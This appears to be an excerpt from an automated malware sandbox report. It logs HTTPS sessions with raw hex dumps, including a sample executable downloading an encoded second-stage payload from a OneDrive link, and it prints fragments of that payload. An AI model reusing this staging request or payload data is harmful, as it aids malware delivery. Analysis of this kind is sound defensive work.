2022-08-05 10:51:48 UTC	749	IN	Data Raw: 35 f2 e3 35 1b 6d 48 12 36 73 2c 06 1b cb e8 99 34 c9 58 1f e0 82 c8 27 e8 aa 2c ec cf b5 27 76 c0 b5 2f df 95 d0 60 49 3d 82 bb e2 a3 d0 24 94 ae 5e c0 eb 17 bc 11 47 9b 60 e2 66 c1 5a e8 bf 49 5c bc 82 80 b8 35 3c ea d1 c4 1b d4 6c cb dc 76 66 53 b1 33 66 f1 ab eb c8 bf 1b 2f cf 5e ac c6 6e 31 c8 30 6b cf 9f 5f f1 8b 37 a5 c4 b7 dc 56 67 bf df 2f 14 72 ba ae e6 a3 bc d6 3a 33 52 5a e3 aa d5 1f 33 cd 58 ae 06 e5 ae 2f b3 fe 64 ed e3 70 3b 8a e5 f8 5e 1d 12 b1 38 9d 77 05 bf 47 23 a1 23 67 25 35 27 4a 4a ef e3 a5 4f b3 e2 ef ae b7 5f b3 43 ba bc 82 df c2 1b ce 3c ca e7 1b 5a ac 50 70 ba 23 4d e5 50 e6 66 49 c7 e8 57 e8 c3 b4 27 ef 2d 54 cd ae 1d e4 98 3c ea bb 36 0f d1 2e af b2 33 ba d7 2c 39 46 bd c0 27 35 e7 1d c9 06 b1 4e c8 ac 19 1f b0 77 e3 ac bc e8 Data Ascii: 55mH6s,4X','v/`I=$^G`fZI\5<lvfS3f/^n10k_7Vg/r:3RZ3X/dp;^8wG##g%5'JJO_C<ZPp#MPfIW'-T<6.3,9F'5Nw
2022-08-05 10:51:48 UTC	765	IN	Data Raw: a5 43 b4 27 17 dc cc 0b 1f b2 b8 4e 84 66 6c 1a ef 74 bd 2d 87 61 ba b4 b5 04 b7 4e 17 99 1a 31 1d a7 08 58 2a 67 e1 70 de 41 fb 2d b6 33 4a 6e 25 84 88 84 78 52 1d 5e fc 1d 17 9b 6b 66 52 27 cf 0e 17 25 34 6f 4a a5 06 82 36 e2 46 a4 33 2b b2 c9 e7 4e 78 7f 70 76 58 b0 77 f6 19 bc 2a 61 5c 5a bc 2f 18 b8 35 3c ea cd 2e f0 ed 20 de de a0 1f 25 aa c1 80 54 d7 7b eb 82 4c 17 4a f0 c4 1d a7 08 50 4e 1f a2 79 b2 c8 2c 08 c9 ad 59 74 cd d4 c3 2b 77 4f 4d 2b ae 1d fc 1d b4 19 34 a5 f1 aa aa 25 c8 33 e5 10 d0 a1 8b 21 6f c8 9b 8d 82 04 31 c8 1b 27 e7 4d 96 6a ec de 91 86 af bf 47 23 58 60 ef 6e 35 1a 05 35 87 52 ba ae dc e5 54 55 b2 36 63 2f a9 9b 5e c8 50 97 bc c8 ba c4 e6 2e 83 d5 78 bf 70 e7 6c 74 50 ac d6 5d 19 25 9f 6b 5c 5a 2f 82 1a ba ae 2e 5b 60 3e ee 60 Data Ascii: C'Nflt-aN1X*gpA-3Jn%xR^kfR'%4oJ6F3+NxpvXw*a\Z/5<. %T{LJPNy,Yt+wOM+4%3!o1'MjG#X`n55RTU6c/^P.xpltP]%k\Z/.[`>`
2022-08-05 10:51:48 UTC	781	IN	Data Raw: b4 b3 ff aa b0 48 fe 64 6e eb c2 e2 d6 c8 c6 2b b2 ef bb d3 33 ad be b6 1f b3 5b c8 e8 40 ad 25 b0 c8 1b 5a 50 2d 54 a2 21 b2 e6 51 27 b2 b0 b0 5a c6 74 c0 1f 33 f1 21 37 fc a3 1b 2b 27 35 e7 d3 74 d3 b0 bc 0f ac 19 6c c8 e6 45 19 c8 b6 aa bf d6 48 bf 4a 52 1d 1b 23 b2 b8 9b 6b 7d 36 5f c3 2a 2c 25 1f 33 43 4d c6 bc c0 b4 d1 b0 26 19 1d bc 2f 08 4e d4 a1 bf 5c c8 17 3d e0 bc 25 aa 1b 5c c1 1f 8d ff 35 27 9d 59 c7 80 6f 1b 1f 1f bc f1 51 94 ed 08 f1 cd 37 b1 2f 1f c0 27 c7 d3 35 e2 9c 27 b4 d6 da b6 1b 27 b8 62 31 b6 31 25 b4 71 ed 27 17 25 72 d2 da a9 17 b4 c8 21 de 36 bc b2 25 aa 52 1b fb bc c6 c8 ce 4f a3 c8 c6 2b b2 5a d3 b0 a9 b0 ac 19 34 04 b7 b5 59 c3 30 91 1b c8 1b 78 e4 94 d7 fc e5 b0 74 d3 df b9 27 2c a4 21 25 70 50 35 bc b4 37 39 2f 1f c0 27 5c Data Ascii: Hdn+3[@%ZP-T!Q'Zt3!7+'5tlEHJR#k}6_*,%3CM&/N\=%\5'YoQ7/'5''b11%q'%r!6%RO+Z4Y0xt',!%pP579/'\
2022-08-05 10:51:48 UTC	797	IN	Data Raw: 1d a3 d1 cf e8 ed c7 c1 27 e6 3d c4 19 3f ad d1 d7 27 c1 60 2f 4f 5b 27 ae 76 17 88 60 c6 de 69 bc ae 51 e7 28 d0 46 5c 62 eb 2f 78 2f cf 5c ac a3 c8 2b 27 e2 40 a3 b6 1f c8 4a ac b3 61 19 25 9f 6b ab 38 4a dc 42 a7 ae 1d 17 bd 60 c6 ed 45 bc ae 51 bf b7 80 ba bf d1 b0 d1 75 2f c8 f1 c4 f5 cb ac 9f 75 27 23 4d b3 50 bb e7 19 ef 19 52 c1 1f c9 33 b8 aa 46 00 eb f5 2f b0 f2 ae 1f 40 c9 86 bd 2d 95 51 ba b4 3d 0a b7 30 73 9f 5e e7 1d ef c4 cf f3 1f 92 1d b0 27 e4 40 b9 3f bb b9 47 9b 8f cb b9 56 68 60 86 35 87 b2 c8 21 34 63 8f 7e f5 e9 ed 08 b6 55 cd 00 a1 67 49 ae 09 66 e6 b8 b1 ac 1b 52 23 b6 58 70 79 04 74 c6 aa 25 b4 5a 4d d6 d1 b0 ba c8 50 7a e2 99 bf 23 b0 b0 b4 a3 d0 25 1f d0 2e 64 3d 82 bb e8 7d 50 a9 08 d1 a7 bc 52 64 3e 4d b6 1f c8 74 c4 72 29 e8 Data Ascii: '=?`/O['v`iQ(F\b/x/\+'@Ja%k8JB`EQu/u'#MPR3F/@-Q=0s^'@?GVh`5!4c~UgIfR#Xpyt%ZMPz#%.d=}PRd>Mtr)

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:51:48 UTC	813	IN	Data Raw: a7 34 cb ab 24 aa ba c8 b5 b1 68 2c 01 b4 b0 b0 60 b5 ed df 72 d0 80 4c 3d c2 cc f1 bf 48 83 5c b0 ef 37 0a c7 ed 26 c9 75 ab bf c2 e2 2b aa b1 60 84 b2 d6 bd 19 66 5a 53 a1 1f c8 e7 e9 1f 1f a7 19 ac 36 63 b7 a9 b6 35 3b 35 55 3c 60 27 44 b8 f1 f5 b7 9b c2 5b df c9 6c 48 74 e4 be 86 de 05 e5 5f d4 60 b6 cf c3 e5 1b e6 a3 cf b0 c1 54 b4 b3 ed 25 1f 48 2d b2 b5 04 bb 30 35 c4 76 74 82 3f 15 6a f0 34 6e 74 7b 3b dd 5c e2 be e2 99 64 d4 1e bb e6 54 bd ba 55 aa ac 3c c3 e5 23 54 c9 c6 cf 82 1f 33 a9 23 c2 b3 73 cf 44 c2 2b 70 ed e3 37 11 f1 fc 40 70 e5 a3 e4 0e c1 3f 66 de 76 bb 47 e5 c7 de 2f bc 3a d1 74 ac d6 b7 4a 21 c7 bb c2 fd f5 33 ba 9f c4 c4 cc 64 cc c2 29 38 d1 ef c2 39 4a 62 21 c5 52 b0 ea 76 19 bc 2a 1f b2 3c f8 cf 2c b2 bb e3 7e 82 e4 f9 e5 5d 3c Data Ascii: 4$h,`rL=H\7&u+`fZS6c5;5U<``D[lHt_`T%H-05vt?j4nt{;\dTU<#T3#sD+p7@p?fvG/:tJ!3d)89Jb!Rv*<,~]<
2022-08-05 10:51:48 UTC	829	IN	Data Raw: b4 08 8b 25 1f 48 fe 68 eb 36 4a 1b 2f b0 74 9d 1d bc af 08 1d 5a 36 f4 cf 33 17 c4 4e b4 93 f4 1b c8 9f 6b d3 f5 6a e3 84 ee 71 cd 19 b2 c7 c5 3f c2 97 29 57 33 ba b4 d1 ed 65 1b 2f c8 43 b5 a5 33 2b 27 78 27 56 f4 36 9f b8 2b b6 bc 31 f9 95 27 b4 3c 5b c9 80 ee ae 1d 17 c8 06 50 1f 1f a7 ee ac 58 de ca 9d 1b 29 27 d1 33 8d 71 35 2b e4 3d a3 27 b4 c8 58 be 34 9c 25 2b e2 7e d5 70 75 27 b4 27 e6 34 32 c8 21 b2 4a b7 1f 54 26 1f bc 9d ee b9 6c bf b2 27 ad c8 2f 30 6f c6 c7 3d 4f 5d c4 c8 1b c9 2b c2 63 27 b8 af 5d 58 72 d1 bc 36 52 27 17 36 75 29 bb e4 4d 15 27 ae 1f 54 b4 98 ee aa b0 48 fe 60 ed 54 17 b6 62 c8 ba af 5d ba d1 39 99 a6 23 b6 1f d5 2f 04 5d 33 b6 36 f8 c3 d7 bb 2f 71 68 27 ae 2e 57 ae 5a 4f 4d c2 bc ae aa c3 27 51 fe 1b 29 b3 73 cf 7c 54 b2 Data Ascii: %Hh6J/tZ63Nkjq?)W3e/C3+'x'V6+1'<[PX)'3q5+='X4%+~pu''42!JT&l'/0o=O]+c']Xr6R'6u)M'TH`Tb]9#/]36/qh'.W ZOM'Q)s|T
2022-08-05 10:51:48 UTC	845	IN	Data Raw: af 3c 0b 42 85 66 8a 6f 26 29 81 20 85 a0 ca 3b cb 3e 84 35 b8 aa 60 be 6c 07 9a b0 bc cf b8 81 1f d7 54 b4 08 16 c6 91 b1 24 48 b5 3c 58 67 35 b0 ca 69 cd 26 54 8f cd 5e 35 28 6a 52 28 66 f6 2a da d8 3a 8c 5b 62 6c 3e 3a 9b 19 ec b2 63 57 d1 1a 39 0c 7a 19 67 cd c7 65 ec c7 85 ad fa 30 fa 4f f8 68 b3 bf b2 60 e5 43 d0 1a 8d d3 23 a0 91 2e dc 56 fe e8 56 8c 53 5c 43 81 ea 18 6b 27 19 1f 25 aa 4c 5a b2 67 d3 52 c0 77 76 a8 a1 df b9 0a 35 8a dc 66 62 c5 a3 2c 0a b2 e4 45 77 81 cc 64 b7 6d ac 91 2f 32 6c 7c 3a e0 4a c7 34 4c 3e ba 14 a9 ae 0e 36 26 76 48 09 99 81 24 e6 09 67 04 71 31 ba 4c 6c a6 64 b5 c6 9c 88 76 c6 a1 10 5d 79 e1 2c b6 99 ae c9 78 62 56 a3 06 6f c3 eb 56 1b 23 65 2c 24 84 73 31 4c b6 78 14 c0 b1 ea be 2c fb b2 58 e0 8d ae 27 b8 2a 58 18 a9 Data Ascii: <Bfo&) ;>5`lT$H<Xg5i&T^5(jR(f*:[bl>:cW9zge0Oh`C#.VVS\Ck'%LZgRwv5fb,Ewdm/2l\|:J4L>6&vH$gq1 Lldv]y,xbVoV#e,$s1Lx,X'*X
2022-08-05 10:51:48 UTC	861	IN	Data Raw: 63 1c bc c8 89 e0 34 07 ea c1 9b c4 ca 66 75 6f 2a 84 a6 e0 b2 2d f6 03 aa a1 f1 ec 26 ce d6 a0 44 89 92 c5 12 51 92 e1 b8 7f 88 50 31 ad d3 53 6e 96 f3 33 f0 1d ce 57 67 ca 9a 9d 4a f5 4e 34 dd 20 1d 74 d6 5a 08 33 7f 79 7c 29 eb 39 3c 42 fb 82 e3 96 95 70 c9 31 54 13 6a e5 2e df b7 9e a6 30 ba 40 8f f0 00 0c cf a5 39 c0 f5 41 50 dd bf 6c 0d ba 5c 16 90 cd b9 8a 36 c1 cf 0d 00 77 69 04 e7 f8 32 76 54 e5 49 0f 3c c4 6c e4 dc db c5 e9 f3 eb 31 81 d5 36 f0 a3 83 1a 00 be d3 56 f7 2a bf c3 c2 31 de 5c ea 19 da e3 a9 6a 38 dd 40 8f 29 42 d1 a0 cf fd f4 26 7d 8b 09 3b d2 ad 92 d9 1b 11 55 35 81 ca 82 f5 10 62 b6 e4 4e 3d 33 b4 2e 6d 6d ae a9 7d 26 c1 0c 9f c6 8c ec 56 35 8a 3f 15 e3 6b 8e 66 7c ac cd a0 93 db 52 51 74 4d 8f 51 d9 e6 ab cf cf 13 25 74 f9 2e 7d Data Ascii: c4fuo*-&DQP1Sn3WgJN4 tZ3y|)9<Bp1Tj.0@9APl\6wi2vTI<l16V*1\j8@)B&};U5bN=3.mm}&V5?kf|RQtMQ%t.}
2022-08-05 10:51:48 UTC	877	IN	Data Raw: 36 8c f8 29 15 82 04 aa f8 ca 92 15 ea 06 f5 ff e5 97 2f 03 30 df 8f 19 5b 59 a8 80 f5 7c 86 83 d5 79 f3 55 27 e1 68 2e a5 14 e3 b8 58 97 f1 f9 32 03 c4 ba d6 5f 73 9d 87 cd 40 7f dd 73 35 57 31 7a 97 44 35 79 f5 2e 74 af 03 ba 29 d3 9d 65 b0 a5 a9 ef 5c db 57 00 c5 94 af cb 4e 8d 2b 04 d4 88 11 e1 41 c5 97 5b 1f f7 78 2d c2 0c 1e 9d bb 51 89 38 02 ea 84 4b f7 ca ec 5c 93 48 e7 aa 3f 40 db ab c3 d7 8a f6 f5 fa a0 e2 23 f6 85 83 64 9d 2c a7 3d 77 b0 34 5d 50 31 4b 3f bc 3f eb c1 fb e2 ee 58 68 27 a1 0f 1a 1d 4f 84 36 47 f3 00 11 fd fc 05 36 21 07 bf d0 34 bc da f1 8a 25 0f 77 d7 42 2c b8 0d a1 9c b8 8b b8 c1 e9 84 96 d8 8d 00 f2 66 3c 84 d3 b1 cc e9 ce c0 8e 8f 8a e1 c9 d2 71 49 73 29 b1 ca 51 ae 12 1e 5b 65 6a d0 5e 69 ba e1 31 cd 4a 8f 5d 74 f7 a9 0c d1 Data Ascii: 6)/0[Y|yU'h.X2_s@s5W1zD5y.t)e\WN+A[x-Q8K\H?@#d,=w4]P1K??Xh'O6G6!4%wB,f<qIs)Q[ej^i1J]t
2022-08-05 10:51:48 UTC	893	IN	Data Raw: ba f4 88 73 e9 1e 5b ca e1 3e d8 03 77 70 c5 e4 cc 47 94 7b b7 ea f9 ba 3b 63 46 08 fc 20 a9 0b 2d e9 cb ee 45 12 96 19 85 89 cd 2b 0e e0 9e 8b d1 ad 64 0b a5 fc 98 4e f2 a5 da 6d fa cf 6a d8 63 97 c9 9a db 8c 55 9b 3f db ad 71 fc c5 f4 37 73 5a 84 58 4c af 40 2b 46 53 11 2b 0c 3c 77 f2 48 af 2e 6a ed 91 c5 63 28 e3 d3 ce d6 d6 b8 33 56 0f 8f e4 bd 9c a9 f0 fe 4c 62 91 e8 92 d1 22 04 90 94 76 93 6a 80 6c e3 7b 2a 2a 02 a9 d5 a0 3e 54 72 6f 79 e9 a7 fa c2 14 d5 71 f3 dc e0 9b 46 7b 9a 59 fa 59 cf 14 87 32 06 e1 a9 58 9d 3b 1d 3a ff 54 ca fc c2 d4 02 5c e0 73 14 bc 51 1e 9f 62 38 ea 67 8c 69 84 46 7c 2a 6c 68 3a ad 4b 13 3b 01 c6 ed 58 68 82 0e 36 94 ef 40 99 db 93 c0 0b 9b 3c f2 e6 d7 e2 13 8d a6 53 88 40 00 c6 f7 22 cc c9 b4 19 45 54 f1 5a a3 9e 93 2d 4c Data Ascii: s[>wpG{;cF -E+dNmjcU?q7sZXL@+FS+<wH.jc(3VLb"vjl{**>TroyqF{YY2X;:T\sQb8giF|*lh:K;Xh6@<S@"ETZ-L
2022-08-05 10:51:48 UTC	909	IN	Data Raw: c6 ac ef d0 bb 67 03 ba c3 8a c0 7d 15 93 a6 cb 18 e8 3a 7e f8 0e 48 30 6e c2 1e 1b f2 6b a8 11 c6 ed b7 6f 66 2c f8 d5 d7 e7 ba 31 c5 8d 15 80 b3 55 8d f8 34 99 63 16 82 11 4d 86 1d 03 da 2a 5f 67 ab e4 35 46 c7 de 3f cd 3e 55 59 dc 54 49 44 9d 3f 61 a7 7f 63 10 e9 61 5d 57 30 d7 74 1a 45 46 49 7c bf 61 83 52 1e 9d 39 30 5b 2c ae 25 e1 cd 70 95 50 05 07 61 26 2f 51 be 33 2b 03 99 59 c0 11 d5 f7 3c 97 36 57 87 16 f0 cd 62 11 66 90 07 fa a2 47 7d 2b 1a 34 ea 98 01 bf 82 bf 16 84 d0 74 35 d7 52 c6 eb b0 2a 5e 0d 26 ad 01 69 28 e9 bc b6 c0 68 f2 f6 58 20 49 ac 00 1a e6 73 20 98 4f 45 b9 29 80 21 5a 73 cd 64 5d 05 72 af 50 f6 56 5a 8c af 7b 92 10 7c 85 49 77 66 1a a0 ff aa 44 02 bd fe 02 4a ac b9 03 7a e7 1a c5 ab 1e ad c7 f9 68 14 57 2b ca 59 cb 4d e7 8d 3f Data Ascii: g}:~H0nkof,1U4cM*_g5F?>UYTID?aca]W0tEFI|aR90[,%pPa&/Q3+Y<6WbfG}+4t5R*^&i(hX Is OE)!Zsd]r PVZ{|IwfDJzhW+YM?

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.6	49782	13.107.43.12	443	C:\Users\user\Desktop\mWyPrcv7Pl.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:51:53 UTC	913	OUT	GET /y4mIx7EMYi-_CrI1jeCrh5BbHSVImrRELVMsUNnh9K-bIFLJQ86upt4s7O3Y9ahcolOPp0MlLGsVuo9XLF1rj Bed_3gg1exMq6fJbpn8iXpcV-8eTyI2h1Z3vyJLZElnm-CkQGWPPkHN5HUZYBN0p1tMv8Gwyy1LA_wkheClqsb6BNk jeP0rNcovyWO88SDWpLOIwmnl4ZK0hODROt5TrsnGg/Tdcecogbbgrxarcelvdgocpkcdmqukp?download&psid=1 HTTP/1.1 User-Agent: lVali Host: p5lwwa.am.files.1drv.com Connection: Keep-Alive

<table>
<tr><th>Timestamp</th><th>kBytes transferred</th><th>Direction</th><th>Data</th></tr>
<tr><td>2022-08-05 10:51:53 UTC</td><td>914</td><td>IN</td><td>HTTP/1.1 200 OK
Cache-Control: public
Content-Length: 376320
Content-Type: application/octet-stream
Content-Location: https://p5lwwa.am.files.1drv.com/y4mvhKZp4Gd64KYamq2Wfd2SQv3HKrsqfBmLESdWEMe08HDbW6BDnz0-DxqxDMbfg2p3mhJ8JaOndbgCKUeyOuDSWSk6E-a2AG2CyfK05M6kfieQYlLZbUqvw3LO-supafyDCfoJsOOTTA1Uf96m-l_iwV1XwM3O8h7aPGgSWlIuu8r-ugMuc4flqHzXnDRhTSZ
Expires: Thu, 03 Nov 2022 10:51:53 GMT
Last-Modified: Tue, 26 Jul 2022 05:24:44 GMT
Accept-Ranges: bytes
ETag: FB5C5DB4B53601EB!540.2
P3P: CP="BUS CUR CONo FIN IVDo ONL OUR PHY SAMo TELo"
X-MSNSERVER: AM3PPF68A31C93A
Strict-Transport-Security: max-age=31536000; includeSubDomains
MS-CV: 8N8fNQdYu0KKU3R1Hlq4tw.0
X-SqlDataOrigin: S
CTag: aYzpGQjVDNURCNEI1MzYwMUVCITU0MC4yNTc
X-PreAuthInfo: rv;poba;
Content-Disposition: attachment; filename="Tdcecogbbgrxarcelvdgocpkcdmqukp"
X-Content-Type-Options: nosniff
X-StreamOrigin: X
X-AsmVersion: UNKNOWN; 19.966.720.2006
X-Cache: CONFIG_NOCACHE
X-MSEdge-Ref: Ref A: 1328CD284AD84DF99D4BCB6F33634A05 Ref B: VIEEDGE2619 Ref C: 2022-08-05T10:51:53Z
Date: Fri, 05 Aug 2022 10:51:53 GMT
Connection: close</td></tr>
<tr><td>2022-08-05 10:51:53 UTC</td><td>915</td><td>IN</td><td>Data Raw: 83 24 5a ca 39 ca ca ca ce ca ca ca 35 35 ca ca 82 ca ca ca ca ca ca ca 0a ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca 37 ca ca d8 55 84 d8 ca 7e 3f 03 57 82 37 16 03 57 1e 32 9f a9 ea 3a 3c a5 9d 3c 97 a3 ea 99 97 38 38 a5 3e ea 2c 9b ea 3c ab 38 ea 9f 38 ea 0e 85 89 ea a3 a5 2e 9b f8 43 43 d4 ee ca ca ca ca ca ca ca 8a c2 51 16 4e cf ab 55 4e cf ab 55 4e cf ab 55 e4 6f 7c 55 bb cf ab 55 8c 92 74 55 c5 cf ab 55 8c 92 cb 55 2e cf ab 55 8c 92 5e 55 9c cf ab 55 c3 17 c0 55 4c cf ab 55 c3 17 bc 55 4a cf ab 55 c3 17 33 55 bb cf ab 55 c3 17 b0 55 d7 cf ab 55 4e cf 3e 55 78 d1 ab 55 2f aa cb 55 50 cf ab 55 2f aa 5e 55 8e cf ab 55 bf 01 78 55 bb cf ab 55 2f aa e1 55 bb cf ab 55 1c 9f 99 32 4e cf ab
Data Ascii: $Z9557U~?W7W2:<<88>,<88.CCQNUNUNUo|UUtUUU.U^UUULUUJU3UUUUN>UxU/UPU/^UUxUU/UU2N</td></tr>
<tr><td>2022-08-05 10:51:53 UTC</td><td>916</td><td>IN</td><td>Data Raw: 0a ca e6 6f 0a ca 22 6f 0a ca 47 1e 7f 38 3e 9b 3c 30 97 99 9b 2e 85 2c 34 9b 99 3e c1 8a f6 dc 0a ca 47 41 1e 0c a5 ab 38 2e 77 3c 3c 97 af ce ca ca ca ca ca ca ca 39 ca ca ca 0a da 0a ca d0 89 af a9 3e 9b a3 1e dc 0a ca ce 3f 1e 0e 97 3e 9b 1e 9f a3 9b 37 35 5b 22 2b 0c ca c1 8a 35 5b 1e 2b 0c ca c1 8a 35 5b 1a 2b 0c ca c1 8a 35 5b 16 2b 0c ca c1 8a 35 5b 12 2b 0c ca c1 8a 35 5b a2 be 0c ca c1 8a 35 5b 0e 2b 0c ca c1 8a 35 5b 9e be 0c ca c1 8a 35 5b 0a 2b 0c ca c1 8a 35 5b 06 2b 0c ca c1 8a 35 5b 02 2b 0c ca c1 8a 35 5b fe 2b 0c ca c1 8a 35 5b fa 2b 0c ca c1 8a 35 5b f6 2b 0c ca c1 8a 35 5b f2 2b 0c ca c1 8a 35 5b ee 2b 0c ca c1 8a 35 5b ea 2b 0c ca c1 8a 35 5b e6 2b 0c ca c1 8a 35 5b e2 2b 0c ca c1 8a 35 5b 9a be 0c ca c1 8a 35 5b de 2b 0c ca c1 8a 35
Data Ascii: o"oG8><0.,4>GA8.w<<9>?>75["+5[+5[+5[+5[+5[5[+5[5[+5[+5[+5[+5[+5[+5[+5[+5[+5[+5[5[+5</td></tr>
<tr><td>2022-08-05 10:51:53 UTC</td><td>924</td><td>IN</td><td>Data Raw: f9 91 f9 c3 0a ca c1 1a e6 b2 7a 35 35 35 f9 c3 0a ca 89 20 c1 a2 69 c0 45 ed 79 ce 30 73 e7 0d 3c 65 30 73 e9 0d ad 5f 30 5b 7c 0d 30 73 7c 0d ab 3d c1 f9 35 89 e6 c1 ba bb c0 ab 3d c1 f9 35 89 ee c1 ba bb c0 3e 51 c1 90 b2 39 c6 35 35 21 dc b7 31 1a 7a 0c ca 3e d4 82 9d ca ca ca b2 25 31 35 35 c1 90 28 91 f9 c1 8a 20 8d bf fd 67 8a 54 3d bf a0 67 9c 54 e0 10 ca 9a 3c dc 02 92 ad d8 bf 07 54 4d 52 3d 7d 37 0d 29 6e 95 28 f9 52 92 f4 45 40 2d 52 94 21 b2 f9 45 80 d4 77 5c b2 ec c6 35 35 f9 5a 89 45 80 e4 04 01 40 cc c1 01 52 d2 0c 0a 45 80 ff 5c b2 3f c6 35 35 91 f9 c3 0a ca 89 20 87 bf 98 f7 b8 cc 3e f0 c1 d2 c1 e4 6f 0f ab 7b 18 3e 4b c1 12 ce c1 24 ce 6f 0f ab 02 b9 8a d2 b9 8c d2 18 ab ac 21 d0 b9 8a ce b9 8c ce 28 b9 b0 39 3e 00 54 d2 04 d4 ab fa 18
Data Ascii: z555 iEy0s<e0s_0[|0s|=5=5>Q955!1z>%155(gT=gT<TMR=}7)n(RE@-R!Ew\55ZE@RE\?55 >o{>K$o!(9>T</td></tr>
<tr><td>2022-08-05 10:51:53 UTC</td><td>932</td><td>IN</td><td>Data Raw: d2 ca ca 85 b5 27 21 41 95 28 91 22 7a cc 1f 49 a6 35 35 95 28 91 22 f9 c1 8a ef 37 ca ca ca 1f d4 35 35 35 f9 5a 67 ff 89 54 14 37 20 8d bf f9 c3 3e 47 d4 c1 46 47 d0 c1 e0 c1 10 ce 37 a2 c1 dc ef 37 ca ca ca b2 59 ca ca ca b9 90 d2 85 b5 1d 95 28 91 f9 5a b9 73 de 5a 0c ca ca 3e 3d 35 4b de 5a 0c ca f9 7a da b2 ef 11 35 35 f9 89 20 8d bb ff 45 4e 7a ca ca ca bf f9 bf a0 bf 05 67 9c 54 d0 54 20 37 06 d4 3e ec 06 41 3e 63 06 d6 3e 02 06 43 3e 79 06 d8 3e 93 06 45 3e a5 06 47 3e 44 7a cc 95 28 91 1f 44 11 35 35 c1 39 b9 f9 ce b2 86 2d 35 35 85 b5 29 21 38 bf a2 b9 f9 ce b2 6f 33 35 35 85 b5 29 21 95 bf a2 b9 f9 da b2 4c 35 35 35 85 b5 29 21 1a 8b bf 0b c1 1e f8 d4 bf a2 39 26 f8 cc c1 16 f8 d0 c1 dc b2 b3 35 35 35 85 b5 b2 93 21 fc 8b bf 0b bf a2 39 26 f8
Data Ascii: '!A("zI55("7555ZgT7 >GFG77Y(ZsZ>=5KZz55 ENzgTT 7>A>c>C>y>E>G>Dz(D559-55)!8o355)!L555)!9&
555!9&</td></tr>
<tr><td>2022-08-05 10:51:53 UTC</td><td>940</td><td>IN</td><td>Data Raw: ca ca 02 3c 0a ca da ca ca ca fe a7 0a ca 46 71 0a ca 52 71 0a ca 56 71 0a ca 5a 71 0a ca 4e 71 0a ca ca 6f 0a ca e6 6f 0a ca 22 6f 0a ca 3f 7b 7f 38 3e 7b 3c 3c a5 3c c1 8a 5a 3c 0a ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca 5a 3c 0a ca da ca ca ca b6 a7 0a ca 46 71 0a ca 52 71 0a ca 56 71 0a ca 5a 71 0a ca 4e 71 0a ca ca 6f 0a ca e6 6f 0a ca 22 6f 0a ca d4 7b 0e 9f 40 0c af 24 9b 3c a5 5a b2 3c 0a ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca b2 3c 0a ca da ca ca ca b6 a7 0a ca 46 71 0a ca 52 71 0a ca 56 71 0a ca 5a 71 0a ca 4e 71 0a ca ca 6f 0a ca e6 6f 0a ca 22 6f 0a ca 41 7b 1c 97 38 9d 9b 7b 3c 3c a5 3c 0a a9 0a ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca
Data Ascii: <FqRqVqZqNqoo"o?{8>{<<<Z<Z<FqRqVqZqNqoo"o{@$<Z<<FqRqVqZqNqoo"oA{8{<<<</td></tr>
<tr><td>2022-08-05 10:51:53 UTC</td><td>948</td><td>IN</td><td>Data Raw: 15 06 7b ab d4 10 1c b2 3e ca ca ca 22 37 8c b2 7b ca ca ca 4a 08 ca ab 69 bf 9a 4a 31 37 ab 39 b9 8a ce 89 c1 93 c6 b2 70 6c 35 35 91 4a 35 63 ab cc 0f aa 4a 31 ca 3e ce 15 75 21 cc 11 75 d1 15 aa 30 df 3f ca ab d0 7a 37 21 ce 13 a2 67 8a d1 11 ac 0f a3 c2 d1 21 20 76 d2 8a 3e ce 06 ea 3e 2d 18 f9 67 8a 67 9c 76 f6 04 ce d4 a9 45 a4 43 36 62 0c ca bf 7b be a4 7b be 0c 21 b4 18 f9 67 8a 67 9c 54 d8 4a 2f 61 3e 3b 4a 2f 63 ab 37 10 54 d0 f6 04 ce d4 a9 d8 10 a1 9c d4 37 8c b7 c4 be 37 ca ca 3c b4 4a 2f 63 ab cc 2d a4 f9 91 28 95 c1 1b 93 f9 8b c1 b6 b9 8e 8a 89 c1 a2 34 ca 34 45 34 ca c3 8b d2 c3 7b 8a 69 ff b2 9a 2f 35 35 c1 92 c3 8b 8a c1 f9 b2 9a e9 35 35 91 c1 1b 93 8c d6 ca 5a 8b c1 b6 b9 8e 8a 89 c1 a2 34 ca 34 ca 34 ca c3 8b d2 c3 7b 8a e7 37 b2 6a
Data Ascii: {>"7{JiJ179pl55J5cJ1>u!u0?z7!g! v>>-ggvEC6b{{!ggTJ/a>;J/c7T77<J/c-(44E4{i/5555Z444{7j</td></tr>
<tr><td>2022-08-05 10:51:53 UTC</td><td>956</td><td>IN</td><td>Data Raw: 35 bb 8a ab dc c1 fd 84 be 7c 0a ca b2 af 60 35 35 79 1f 4a ca ca ca 84 c2 7c 0a ca c3 0e e8 35 ef ce ca ca ca b2 e2 9e 35 35 bb 8a ab 47 c1 fd 84 d2 e9 0a ca b2 1a 60 35 35 b9 f9 39 21 22 84 da e9 0a ca c3 0e e8 35 ef cc ca ca ca b2 ba 09 35 35 bb 8a ab 45 c1 fd 84 e6 e9 0a ca b2 f2 60 35 35 79 21 fc 45 80 0e e8 35 f6 8f 3e ce f6 ea ab d8 c1 fd 84 f2 e9 0a ca b2 d6 60 35 35 21 4d c3 7b b6 45 80 1e e8 35 b2 4f cb 35 35 c1 8b b6 c1 fd b2 29 cb 35 35 79 c1 90 b2 15 cb 35 35 71 a2 45 58 d2 35 35 35 69 8a 24 8f 8f 2e bf da 32 09 7c 0a ca c3 7b b6 84 ce ca ca ca b2 57 c9 35 35 f9 1f f1 c1 35 35 21 21 95 28 91 c1 1b 93 f9 ca ca 35 35 35 35 37 ca ca ca 67 ca ca ca 9d 9d ca ca 35 35 35 35 39 ca ca ca 9d 9d 9d ca af af af af ca ca ca ca 35 35 35 35 ce ca ca ca 9b
Data Ascii: 5|`55yJ|555G`559!"555E`55y!E5>`55!M{E5O55)55y55qEX555i$.2|{W5555!!(55557g555595555</td></tr>
</table>

Timestamp	kBytes transferred	Direction	Data
